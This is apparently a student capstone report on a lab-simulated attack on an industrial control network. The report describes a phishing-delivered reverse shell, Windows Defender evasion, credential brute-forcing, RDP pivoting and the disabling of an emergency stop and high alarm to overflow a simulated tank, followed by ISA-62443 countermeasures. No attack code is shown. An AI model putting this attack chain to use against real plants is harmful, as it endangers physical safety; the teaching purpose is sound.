



**INCS 4810 Culminating Project**

**Project Proposal Jason Dhaliwal – Jevin Heer – Gursher Singh**

## Table of Contents

I.	Executive Summary.....	1
II.	Introduction .....	2
III.	Project Description.....	3
	Scope and Specifications: .....	3
	Challenges and Solutions: .....	4
IV.	Detailed Design .....	5
	Virtual Test Network:.....	5
	Vulnerabilities:.....	5
	Security Implementation: .....	6
V.	Proposed Project Schedule .....	8
	Week 1: Research and planning.....	8
	Week 2: Setting up the virtual test network.....	8
	Week 3-4: Simulating the cyberattack and implementing countermeasures .....	8
	Week 5: Documentation and Final Deliverables.....	8
VI.	Actual Project Schedule.....	9
VII.	Work Breakdown Structure (WBS) .....	10
	Task delegation.....	11
VIII.	ISA 62443 Risk Assessment and Mitigation .....	14
IX.	Final Deliverables .....	15
X.	Conclusion.....	16
XI.	Recommendations.....	16
XII.	Appendices .....	17
XIII.	References .....	22-23

## **I. Executive Summary**

This project successfully demonstrated the potential impact of a cyberattack on an Industrial Control System (ICS) network. The team designed and built a virtual test network with intentional vulnerabilities, and then simulated a realistic attack scenario. The scenario comprised of a phishing email to gain initial access, lateral movement to the ICS network, and manipulation of an industrial process, which caused a simulated level tank to overflow.

ISA-62443 standards were followed for assessing vulnerabilities and implementing countermeasures. The challenges encountered during the project were connecting Codesys to Kepserver for PLC programming, configuring the virtual mail server for phishing emails, and bypassing Windows Defender to execute the malware payload. These challenges were overcome through research, troubleshooting, and modifications.

The virtual test network consisted of a business network with a Windows 10 machine, Active Directory, DHCP/DNS and mail servers. An ICS network with an engineering workstation, PLC, HMI, and a simulated level tank process, and a public network with a Kali Linux machine acting as the attacker. Vulnerabilities included weak passwords, lack of secure network segmentation and access control, and unpatched software.

After conducting the simulated attack the team implemented security measures such as network segmentation using VLANs and firewall rules, strong passwords, regular software patching, and employee cybersecurity awareness training. The project was completed on schedule, with tasks completed by team members based on their skills.

The project showed the importance of implementing robust cybersecurity measures to protect critical infrastructure. Recommendations for organizations include prioritizing ICS cybersecurity initiatives, adopting a proactive approach, implementing secure network segmentation, robust firewall and access control rules, secure authentication, changing default and weak passwords, shutting down unused ports, establishing incident response plans and maintaining offline backups.

## **II.Introduction**

This project aims to design and build a virtual test network with vulnerabilities to simulate a cyberattack on an Industrial Control System (ICS) network. The attack involves a Kali Linux machine hacking into a Windows 10 machine using a phishing email, gaining access to the Informational Technology (IT) workstation, and then accessing the Operational Technology (OT) side engineering workstation. The attacker gained control over a level tank process, changed values, and caused damage to the process itself.

The purpose of this project is to demonstrate the potential consequences of a successful cyberattack on an ICS network, as well as highlight the importance of implementing robust cybersecurity measures to protect critical infrastructure. By creating a virtual test network with intentional vulnerabilities, we did showcase how an attacker can exploit these weaknesses. Once the attacker has gained unauthorized access to the system, they can cause significant damage or disruption.

Furthermore, this project has provided hands-on experience in designing and implementing a secure ICS network architecture. By following the ISA-62443 standard for assessing and mitigating vulnerabilities, the team has gained valuable insights into the best practices for securing industrial control systems. The project had also involved implementing countermeasures such as network segmentation, firewalls, and intrusion detection systems to enhance the security of the virtual test network. Through this process, the team developed a deeper understanding of the challenges and solutions involved in protecting critical infrastructure from cyber threats.

### **III. Project Description**

#### Scope and Specifications:

Industrial Control Systems (ICS) are vulnerable to cyberattacks due to outdated software, lack of security controls, and insufficient cybersecurity awareness and initiatives. This project aims to demonstrate the impact of a successful cyberattack on an ICS network and emphasize the need for stronger cybersecurity measures. The project scope includes designing a virtual test network with intentional vulnerabilities that mimic real-world applications, following the ISA-62443 standard for assessment and countermeasures, conducting a simulated attack on the test network and remediating any vulnerabilities that are found. Limitations include a simplified network architecture and focus on a specific attack scenario.

The solution involves designing a virtual test network using VMware, consisting of a separated business and ICS network, with an engineering workstation. The network has been intentionally designed with vulnerabilities such as lack of secure segmentation, unpatched operating systems, and weak security controls. The attack scenario involves using phishing emails to gain access to the network, lateral movement to the ICS network, and manipulation of the simulated industrial process. Countermeasures were implemented following the ISA-62443 standard, including secure network segmentation with zones and conduits, system updates, and deploying security monitoring tools. The project aims to demonstrate the common vulnerabilities in ICS networks and showcase the effectiveness of cybersecurity measures in mitigating risks.

### Challenges and Solutions:

Initially, our OT infrastructure plan involved using Codesys for PLC programming, using its ladder logic, functions, HMI, and Boolean capabilities that we were comfortable using from our PLC class. We intended to connect Codesys to FactoryIO via Kepserver, aiming to monitor and log variables using Kepserver's built-in historian. However, we encountered difficulties connecting Codesys to Kepserver, likely due either to firewall issues on our Windows machine or missing proprietary Codesys software. Upon further research, we discovered OpenPLC. With the help of available troubleshooting guides, we successfully connected OpenPLC to FactoryIO, providing a viable alternative to our original plan.

One of the significant challenges faced during the project was configuring the virtual mail server on the Kali Linux machine to enable mail routing between the simulated internet and the IT workstation on the business network. Properly configuring the mail server, such as setting up SMTP, configuring DNS records, and ensuring emails were delivered to the target IT workstation without being flagged as spam proved to be a complex task. Defining the appropriate firewall rules to allow the necessary email traffic from the internet to the IT network while still restricting other potentially malicious traffic was another challenge. The team had to carefully analyze the required ports and protocols for email delivery and fine-tune the firewall rules accordingly. This process involved extensive testing and troubleshooting to ensure that the emails could successfully reach the IT workstation without being blocked by the firewall or email security controls.

During the cyberattack simulation, a major challenge was getting the custom malware past Windows Defender. When the victim tried to run the malicious email attachment, Defender detected and quarantined it, blocking access to the IT workstation. The team had to create a special script to evade Defender, which took extensive research and many iterations to modify the malware code. After much trial and error, they finally made a payload that bypassed Defender's real-time protection. This let the victim run the malware without alerts and enabled remote access to the workstation to continue the simulated attack.


## IV.Detailed Design

### Virtual Test Network:

Business Network: Windows 10 machine with enterprise-level AD access, DNS server, Mail server, DHCP server and IT workstation (business side).

ICS Network: Engineering workstation, PLC (OpenPLC), HMI (OpenPLC and Scada BR), maintenance workstation, historian (Scada BR), and simulated level tank process (FactoryIO).

Public Network: Kali Linux machine and mail server as the attacker and firewall.




### Vulnerabilities:

Weak passwords on the Windows 10 machine and engineering workstation. Lack of secure network segmentation between the business and ICS networks. Absence of

intrusion detection and prevention systems (IDS/IPS). Unpatched or outdated software on the ICS components. Finally lack of access control as well as lack of employee cybersecurity training.

### Security Implementation:

Implement network segmentation using VLANs and firewall rules to isolate the business and ICS networks. Configure strong, unique usernames and passwords for all devices and accounts. Set up an Intrusion Detection and Prevention System (IDS/IPS) to monitor network traffic. Regularly patch and update software on all devices as well as conduct thorough employee cybersecurity awareness training.





## Results

The project successfully demonstrated the potential impact of a targeted attack on an ICS network. The first phase of the attack involved sending a phishing email to the IT workstation, which delivered a custom-made Python script payload designed to create a reverse shell on the victim's machine. Once the payload was executed the team gained remote access to the IT workstation, establishing access to the business network.

With access to the IT workstation, we conducted a vulnerability scan using Nmap to identify the engineering workstation connecting the business and ICS networks. By using a known list of usernames and passwords, we successfully used brute force to obtain valid credentials for the engineering workstation. These credentials were then used to establish a Remote Desktop Protocol (RDP) connection to the engineering workstation, giving us command and control over the process.

We then manipulated the process by increasing the time to fill default value from 8 seconds to 80 seconds, and by disabling the emergency stop and critically high alarm. By doing this we managed to cause the level tank to overflow, simulating a potentially dangerous and disruptive scenario in a real-world ICS environment.

This demonstration highlighted the importance of implementing robust security measures, such as network segmentation (IDMZ), strong authentication mechanisms, and regular security assessments. The network has then been secured by adding in the above recommendations to prevent unauthorized access and mitigate the risks associated with targeted cyberattacks on industrial control systems.

Screenshots of the different stages of the attack as well as the contents of the payload we used are included in the appendix.

## **V. Proposed Project Schedule**

### Week 1: Research and planning

Identify the required hardware and software components for the virtual test network. Design the network architecture, including the business network, ICS network, and internet-facing components. Plan the cyberattack scenario and the steps involved in exploiting the vulnerabilities. Assign specific research tasks to each team member based on their expertise and interests.

### Week 2: Setting up the virtual test network

Install and configure the virtualization software VMware on the host machine. Create virtual machines for the business network components, such as the workstations, servers, and firewall. Set up the virtual machines/simulation applications for the ICS network, including the PLC, HMI, and maintenance workstation. Configure the network settings and establish connectivity between the virtual machines. Test the basic functionality of the virtual test network and troubleshoot any issues.

### Week 3-4: Simulating the cyberattack and implementing countermeasures

Conduct a vulnerability assessment of the virtual test network using the ISA-62443 standard as a guideline. Simulate the cyberattack by exploiting the vulnerabilities by using a phishing email. Gain unauthorized access to the business network and pivot to the ICS network through the Domain Controller. Gain command and control of the engineering workstation and manipulate the industrial process parameters to demonstrate the potential impact of the cyberattack. Implement countermeasures to mitigate the risks and enhance the network security based on the ISA-62443 standards.

### Week 5: Documentation and Final Deliverables

Prepare a comprehensive technical report and presentation documenting the project objectives, methodology, findings, and recommendations. Include detailed descriptions of the virtual test network architecture, vulnerability assessment results, and

implemented countermeasures. Create network diagrams, configuration files, and screenshots to support the technical explanations. Organize the project files for easy reference and future use.

## **VI. Actual Project Schedule**

### Week 1: Research and Planning

Completed on schedule.

### Week 2: Setting up the Virtual Test Network

Completed with a 2-day delay. The delay was caused by unexpected compatibility issues between the virtualization software, the virtual machines, and the host machine, requiring additional troubleshooting and configuration adjustments. This phase was completed 2 days behind schedule.

### Week 3-4: Simulating the Cyberattack and Implementing Countermeasures


Started 2 days later than planned due to the delay in setting up the virtual test network, because of this we expedited completion by allocating additional team resources and working overtime. Vulnerability assessment, cyberattack simulation, and implementation of countermeasures completed on time as expected. This allowed us to stay just 2 days behind schedule leading into our final phase.


### Week 5: Documentation and Final Deliverables

Started behind schedule by 2 days due to the delays in the setting up the virtual test network. Preparation of technical report, presentation, network diagrams, and project files completed 2 days earlier than the initial timeframe, so we could stay on track for project completion.

Total project duration: 5 weeks (on time completion)

## VII. Work Breakdown Structure (WBS)





### Task delegation

Level	WBS Task #	Task	Gursher	Jason	Jevin
1	1.0	Research and Planning	-	-	-
2	1.1	Brainstorm Ideas and allocate the workload to each member	X	X	X
2	1.2	Identify the project scope and risks	X	X	X
2	1.3	Identify required hardware and software components	X	X	X
2	1.4	Design the virtual test network architecture	X	X	X

2	1.5	Plan the cyberattack scenario and steps	X	X	X
1	2.0	Virtual Test Network Setup	-	-	-
2	2.1	Install and configure virtualization software	X		
2	2.2	Set up the business network components	X		
2	2.3	Set up the ICS network components	X		X
2	2.4	Configure the internet-facing components	X		
2	2.5	Establish connectivity between the networks	X	X	
1	3.0	Simulating the Cyberattack	-	-	-
2	3.1	Perform phishing attack to gain access to Windows 10 machine		X	
2	3.2	Conduct network scan using nmap to identify the engineering workstation.		X	
2	3.3	Pivot to the engineering workstation on the OT side		X	
2	3.4	Set up the simulated level tank process using Modbus			X
2	3.5	Alter process values and issue ransom demand		X	
1	4.0	Implementing Countermeasures	-	-	-

2	4.1	Assess the network using ISA-62443 standard		X	X
2	4.2	Implement network segmentation and firewall rules	X		
2	4.3	Strengthen authentication and access controls		X	X
2	4.4	Deploy IDS/IPS and configure alerts	X	X	
2	4.5	Patch and update software on all devices			X
1	5.0	Documentation and Final Deliverables	-	-	-
2	5.1	Prepare the technical report			
2	5.2	Create a presentation showcasing the cyberattack and countermeasures	X	X	X
2	5.3	Submit the final deliverables to the instructors	X	X	X
2	5.4	Oral Presentation	X	X	X
2	5.5	Pizza	X	X	X

## VIII. ISA 62443 Risk Assessment and Mitigation

Risk	Likelihood	Impact	Risk Score	Mitigation
Difficulty setting up virtual test network using virtualization software	3	4	12	Allocate extra time for troubleshooting, consult documentation and online resources, seek guidance from instructors if needed
Challenges establishing Modbus client/server or application based client/server connection for simulated process	4	5	20	Research Modbus and industrial communication applications thoroughly, plan extra time for configuring the connection, have backup options like using different software
Time constraints impacting final deliverables	4	4	16	Create detailed schedule with milestones, regularly track progress, identify and address blockers early, be prepared to prioritize tasks
Data loss or corruption during the simulation process	2	5	10	Implement regular data backups, use version control for code and configurations, document all changes, and have a disaster recovery plan



## **IX.Final Deliverables**

A fully functional virtual test network with vulnerabilities and then with countermeasures implemented. A detailed technical report documenting the project, including the attack scenario, vulnerabilities, countermeasures, and lessons learned. A presentation demonstrating the simulated cyberattack and its impact on the ICS process. All project files, including network diagrams, configuration files, and code.

## **X. Conclusion**

This project successfully demonstrated the impact of a targeted cyberattack on an ICS network. By designing a vulnerable virtual test network, we were able to simulate a realistic attack scenario. The scenario involved a phishing email to gain initial access, lateral movement to the ICS network, and manipulation of the industrial process. The attack caused the simulated level tank to overflow, showing the potentially dangerous effects of a cyberattack.

The project also emphasized the importance of implementing robust cybersecurity measures to protect critical infrastructure. Following the ISA-62443 standard the team assessed the vulnerabilities in the test network and applied appropriate countermeasures. The countermeasures included network segmentation, strong authentication, regular patching, social engineering training and using network security monitoring tools. After implementing these countermeasures, we can be confident that this network is no longer vulnerable.

## **XI. Recommendations**

It is recommended that organizations prioritize ICS cybersecurity initiatives and adopt a proactive approach regarding cybersecurity. For this particular network this should include adding secure network segmentation, adding robust firewall and access control list (ACL) rules, secure authentication, changing default and weak password policies and shutting down unused ports on all systems. Also, organizations should establish incident response plans and maintain offline backups to ensure timely recovery in the event of a successful attack.

## XII. Appendices




Figure 1. OT Network setup

### Monitoring

Refresh Rate (ms):  Update

Point Name	Type	Location	Forced	Value
I_PBF#1	BOOL	%IX100.0	No	FALSE
I_PBDischarge	BOOL	%IX100.1	No	TRUE
Critical_High	BOOL	%IX100.3	No	FALSE
Emergency_Stop	BOOL	%IX100.4	No	TRUE
Q_FillValve	BOOL	%QX100.0	No	FALSE
Q_FillLight	BOOL	%QX100.1	No	FALSE
Q_DischargeValve	BOOL	%QX100.2	No	FALSE
Q_DischargeLight	BOOL	%QX100.3	No	FALSE
Q_CriticalHighLight	BOOL	%QX100.4	No	FALSE
Q_DisplayTime	INT	%QW100	No	<div><div>0</div></div>

Figure 2 OpenPLC HMI

